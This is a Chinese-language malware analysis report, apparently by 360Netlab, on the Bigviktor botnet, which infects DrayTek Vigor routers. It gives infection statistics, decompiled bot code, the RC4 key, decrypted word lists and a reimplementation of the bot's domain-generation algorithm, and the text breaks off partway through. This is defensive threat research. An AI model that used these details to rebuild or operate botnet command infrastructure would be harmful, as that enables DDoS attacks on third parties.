Botnet

千面人:Bigviktor 分析报告

Alex.Turing, Hui Wang

Jul 10, 2020 • 22 min read

概览


2020年6月17日，360Netlab未知威胁检测系统发现一个低检测率的可疑ELF文件(dd7c9d99d8f7b9975c29c803abdf1c33)，目前仅有一款杀毒引擎检测识别;同时流量检测系统将其产生的部分流量标注了疑似DGA，这引起了我们的注意。经过详细

分析，我们确定这是一个通过CVE-2020-8515漏洞传播，针对DrayTek Vigor路由器设备，拥有DGA特性，主要功能为DDos攻击的新僵尸网络的Bot程序。因为传播过程中使用的"viktor"文件名(`/tmp/viktor`)以及样本中的`0xB16B00B5`(big boobs)字串，我们将其命名为Bigviktor。

从网络层面来看，Bigviktor遍历DGA每月产生的1000个随机域名，通过请求RC4加密&ECSDA256签名的**s.jpeg**来确认当前存活的有效C2，然后向C2请求**image.jpeg**,执行具体的任务；从功能层面来看，Bigviktor支持8种指令，可以分成2大功能

- DDoS攻击
- 自更新


其整体网络结构如图所示，



Botnet规模

日活Bot

DGA是双刃剑，在给作者逃避检测的同时，也给了安全人员机会抢注域名从而劫持僵尸网络的感染主机，我们注册了几个Bigviktor在6月份和7月份生成的域名（`workfrequentsentence.club, waitcornermountain.club`），用来统计该Botnet的规模，目前我们观察到有900个左右的IP被感染。但从Bigviktor DGA域名的访问情况看目前其规模正在稳步扩张中。其日活跃Bot趋势入下图所示：



Bot地理位置分布

被感染的设备IP区域分布如下:




Table | Request | Response | Statistics

geo	Unique count of geoip.ip.raw
VN	394
GB	69
PT	55
TW	50
MX	43
DE	21
HK	20
NL	20
TH	20
ES	18

这些IP的主要ASN分布如下：

```
412     AS45899|VNPT_Corp
194     AS7552|Viettel_Group
190     AS18403|The_Corporation_for_Financing_&_Promoting_Technology
90      AS3462|Data_Communication_Business_Group
82      AS15525|Servicos_De_Comunicacoes_E_Multimedia_S.A.
66      AS8151|Uninet_S.A._de_C.V.
52      AS45903|CMC_Telecom_Infrastructure_Company
34      AS3352|Telefonica_De_Espana
28      AS17552|True_Internet_Co.,Ltd.
22      AS8881|1&1_Versatel_Deutschland_GmbH
```

被感染设备

通过获取被感染设备80，8080，443端口web页面title，我们得知当前被感染DrayTek Vigor路由器版本分布为:

```
269 Vigor 2960
107 Vigor 3900
87  Vigor 300B
```

逆向分析

我们一共捕获了2个版本，其中第一个版本的bot 程序似乎有bug, 不能正常运行，本文以最新版本为例进行逆向分析。

样本信息

```
MD5:dd7c9d99d8f7b9975c29c803abdf1c33
ELF 32-bit LSB executable, ARM, version 1 (SYSV), statically linked, stripped
Packer: None
```

总体来说，Bigviktor功能比较简单，运行时绑定本地端口实现单一实例，使用RC4算法解密敏感资源，其中包括了DGA所需要的词组信息，接着使用DGA基于这词组信息产生1000个C2域名，通过libcurl库向特定网址发出请求，测试网络连通。若网络正常则向C2域名请求**s.jpeg**资源验证C2的合法性；当通过了合法性测试后，再向

C2 域名请求**male.jpeg ,image.jpeg**资源，进行DDos攻击。上述Bot行为可以分成辅助行为和核心行为俩大类，下文将从这个角度来剖析Bigviktor的实现。

辅助行为

1:使用libcurl库访问网络资源

```
DNS Option:
    1.1.1.1,8.8.8.8
User-Agent Option:
    Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Accept Option:
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
```

2:绑定端口61322实现单一实例

```
v15 = lib_ntohs(61322);
kill_spefic_port_proc(v15);
v74.sin_addr.s_addr = lib_inet_addr((int)"127.0.0.1");
v74.sin_port = lib_ntohs(61322);
v74.sin_family = 2;
v16 = lib_socket(2, 1, 6);
v17 = 1000;
while ( lib_bind(v16, &v74, 16) && v17 )
{
  v18 = lib_ntohs(61322);
  kill_spefic_port_proc(v18);
  --v17;
  lib_usleep(0x186A0u);
}
```

3:RC4加密敏感资源，资源包括DGA所需的词组信息，白网址，升级文件存放路径等

```
rc4_deproc((char *)&verbalArray, 0x640, (int)&rc4DeKey, 32);
rc4_deproc((char *)&nounArray, 0x8EB0, (int)&rc4DeKey, 32);
rc4_deproc((char *)&adjactiveArray, 0x20D0, (int)&rc4DeKey, 32);
rc4_deproc((char *)&prefixArray, 0x280, (int)&rc4DeKey, 32);
rc4_deproc((char *)&sufixArray, 0x140, (int)&rc4DeKey, 32);
rc4_deproc((char *)&httpFMT, 0x780, (int)&rc4DeKey, 32);
```

RC4密钥为

```
DA B2 F1 F7 32 FD 03 BA 58 DB FF 53 8B F2 6F 01
02 FF 00 01 03 05 00 DE 02 FF 00 01 7C DF 92 91
```

以DGA产生domain所需的后缀词为例，密文如下

```
00000000  34 f5 96 77 11 66 35 4f 1d ae b6 04 57 77 79 9d  |4õ.w.f5O.®¶.Wwy.|
00000010  db 36 d4 a8 38 5a e2 9f 6a a2 79 bf 6a 6f bf 2f  |Û6Ô¨8Zâ.j¢y¿jo¿/|
00000020  cb 84 63 d4 70 c7 64 11 c6 d0 71 b3 f0 bb 54 c9  |Ë.cÔpÇd.ÆÐq³ð»TÉ|
00000030  cc f7 50 60 e2 53 72 1a ae 87 61 17 88 b0 2a 04  |Ì÷P`âSr.®.a..°*.|
00000040  71 ec f8 3d cc 42 8b 28 27 81 9b 4d 80 0c 50 3f  |qìø=ÌB.('..M..P?|
00000050  d5 01 4b 8d 62 48 7f 88 7f a0 09 b9 53 b0 a0 0d  |Õ.K.bH... .¹S° .|
00000060  41 6c 59 cd 2a 42 36 f1 71 71 12 bf fd 59 66 52  |AlYÍ*B6ñqq.¿ýYfR|
00000070  b2 ab c4 1e c5 30 14 19 c8 08 82 ee 29 8c 54 ab  |²«Ä.Å0..È..î).T«|
00000080  34 99 0e f1 15 c8 e6 69 5e 33 3c c7 c6 ee 44 8a  |4..ñ.Èæi^3<ÇÆîD.|
00000090  c2 b4 7c 76 fc 08 cf cd 0c db 34 82 e0 08 40 52  |Â´|vü.ÏÍ.Û4.à.@R|
000000a0  07 ec d4 0e e9 57 ee 4f 2d 0b 7e 19 51 75 b4 10  |.ìÔ.éWîO-.~.Qu´.|
000000b0  3b 97 d8 29 64 aa 4b 5c 67 77 16 b6 36 4b 6d c2  |;.Ø)dªK\gw.¶6KmÂ|
000000c0  47 09 bd b0 a7 d4 43 21 2c e5 af 41 8a ea 25 dc  |G.½°§ÔC!,å¯A.ê%Ü|
000000d0  fe d3 18 28 bc 19 07 19 cd f0 84 51 9e 6a 3e b1  |þÓ.(¼...Íð.Q.j>±|
000000e0  5f 2a e0 13 51 ba 62 46 26 83 86 63 0b ed ad be  |_*à.QºbF&..c.í.¾|
000000f0  59 51 e7 0b cf a7 d0 1a 94 e8 ed c2 cc f2 21 17  |YQç.Ï§Ð..èíÂÌò!.|
00000100  e5 7a b5 6f 84 66 8a a1 c1 18 52 cb 50 38 6b ea  |åzµo.f.¡Á.RËP8kê|
00000110  4b 10 13 56 13 b4 9c b2 3b b4 3e 4c 3c cc 01 cc  |K..V.´.²;´>L<Ì.Ì|
00000120  81 ab 13 97 6c 49 e7 85 54 5f d0 92 3f 9b 7d a8  |.«..lIç.T_Ð.?.}¨|
00000130  44 72 81 54 50 4f e1 7f b5 fd 1a 78 3b 14 e3 d4  |Dr.TPOá.µý.x;.ãÔ|
```

解密后

```
00000000  61 72 74 00 00 00 00 00 00 00 00 00 00 00 00 00  |art.............|
00000010  63 6c 69 63 6b 00 00 00 00 00 00 00 00 00 00 00  |click...........|
00000020  63 6c 75 62 00 00 00 00 00 00 00 00 00 00 00 00  |club............|
00000030  63 6f 6d 00 00 00 00 00 00 00 00 00 00 00 00 00  |com.............|
00000040  66 61 6e 73 00 00 00 00 00 00 00 00 00 00 00 00  |fans............|
00000050  66 75 74 62 6f 6c 00 00 00 00 00 00 00 00 00 00  |futbol..........|
00000060  69 6e 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |in..............|
00000070  69 6e 66 6f 00 00 00 00 00 00 00 00 00 00 00 00  |info............|
00000080  6c 69 6e 6b 00 00 00 00 00 00 00 00 00 00 00 00  |link............|
00000090  6e 65 74 00 00 00 00 00 00 00 00 00 00 00 00 00  |net.............|
000000a0  6e 6c 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |nl..............|
000000b0  6f 62 73 65 72 76 65 72 00 00 00 00 00 00 00 00  |observer........|
000000c0  6f 6e 65 00 00 00 00 00 00 00 00 00 00 00 00 00  |one.............|
000000d0  6f 72 67 00 00 00 00 00 00 00 00 00 00 00 00 00  |org.............|
000000e0  70 69 63 74 75 72 65 73 00 00 00 00 00 00 00 00  |pictures........|
000000f0  72 65 61 6c 74 79 00 00 00 00 00 00 00 00 00 00  |realty..........|
00000100  72 6f 63 6b 73 00 00 00 00 00 00 00 00 00 00 00  |rocks...........|
00000110  74 65 6c 00 00 00 00 00 00 00 00 00 00 00 00 00  |tel.............|
00000120  74 6f 70 00 00 00 00 00 00 00 00 00 00 00 00 00  |top.............|
00000130  78 79 7a 00 00 00 00 00 00 00 00 00 00 00 00 00  |xyz.............|
```

4:通过访问特定网址测试网络连通性，获取当前日期

```
rc4_deproc(whiteArray, 0x540, (int)&rc4DeKey, 32);
byte_95EA8 = 1;
if ( !dword_95EAC )
  dword_95EAC = lib_calloc(256);
if ( curl_download(&unk_95E70, (int)&whiteArray[24 * dword_94C04])
  && (lib_sleep(1), curl_download(&unk_95E70, (int)&whiteArray[24 * dword_94C04]))
  && (lib_sleep(1), curl_download(&unk_95E70, (int)&whiteArray[24 * dword_94C04]))
  && (lib_sleep(1), curl_download(&unk_95E70, (int)&whiteArray[24 * dword_94C04]))
  && (lib_sleep(1), curl_download(&unk_95E70, (int)&whiteArray[24 * dword_94C04])) )
```

特定网址由RC4解密获得，

```
jd.com              weibo.com              vk.com
csdn.net             okezone.com            office.com
xinhuanet.com        babytree.com           livejasmin.com
twitch.tv            naver.com              aliexpress.com
stackoverflow.com    tribunnews.com         yandex.ru
soso.com            msn.com                facebook.com
youtube.com         baidu.com              en.wikipedia.org
twitter.com          amazon.com             imdb.com
reddit.com           pinterest.com          ebay.com
tripadvisor.com      craigslist.org         walmart.com
instagram.com        google.com             nytimes.com
apple.com            linkedin.com           indeed.com
play.google.com      espn.com               webmd.com
cnn.com              homedepot.com          etsy.com
netflix.com          quora.com              microsoft.com
target.com           merriam-webster.com    forbes.com
tmall.com            baidu.com              qq.com
sohu.com             taobao.com             360.cn
tianya.cn
```

访问这些网址中的一个，得到当前日期，这个时间将在DGA中使用。

```
format          %a, %d %b %Y
Fri, 10 Jul 2020
```

核心行为

1:使用DGA产生的C2域名

域名格式为 `[prefix.]verbe[-]adjective[-]noun.surfix` ,[]中内容表示可选，其中prefix有40个词，verbe有100个词，adjective有525个词，noun有1522个词，

surfix有20个词。算法实现如下

```
void GenNewKey(uint32_t &key)
{
        uint32_t tmp = key ^ (key << 13) ^ ((key ^ (uint32_t)(key << 13)) >> 17);
        key = tmp ^ 32 * tmp;
};
        string c2url;
        GenNewKey(seed);
//1:prefix part
        if (seed % 5 == 0)
        {
                GenNewKey(seed);
                c2url += prefix[seed % 40];
                c2url += ".";
        }
//2:verbe part
        GenNewKey(seed);
        c2url += verbe[seed % 100];
        GenNewKey(seed);
        if (seed % 10 <= 1)
                c2url += "-";
//3:adj part
        GenNewKey(seed);
        c2url += adj[seed % 525];
        GenNewKey(seed);
        if (seed % 10 <= 1)
                c2url += "-";
//4:noun part
        GenNewKey(seed);
        c2url += noun[seed % 1522];
        c2url += ".";
//5:surfix part
        GenNewKey(seed);
        c2url += surfix[seed % 20];
```

初始**key**是访问特定网址得到的日期按`%b %Y 00:00`格式生成字串后所计算SHA256值的前4字节，例如

```
currtent date: Fri, 10 Jul 2020
format  ---->Jul 2020 00:00
sha256  ---->6ac0f83915ed5d7b9bb7055723084df001b16a552d758de3c415f083f931ab8c
get first 4 bytes       ----> key=0x6ac0f839
```

因此每个月的DGA doamin是不一样的，7月全部DGA domain见文章尾。以7月的key（0x6ac0f839）为例，生成的前5个domain


```
c2url: decidefresh-county.in
c2url: payculturaltour.org
c2url: standvisiblereach.rocks
c2url: meanforwardcap.top
c2url: raisefitsize.rocks
```

观察实际数据包DNS请求序列(部分)，可以发现和算法生成的结果是一致的。

```
1.1.1.1     53                                    Standard query 0xf186 A decidefresh-county.in
8.8.8.8     53                                    Standard query 0xae56 A payculturaltour.org
1.1.1.1     53                                    Standard query 0xf28b A standvisiblereach.rocks
8.8.8.8     53                                    Standard query 0xed63 A meanforwardcap.top
1.1.1.1     53                                    Standard query 0xb791 A raisefitsize.rocks
```

2:获取当前存活的有效C2

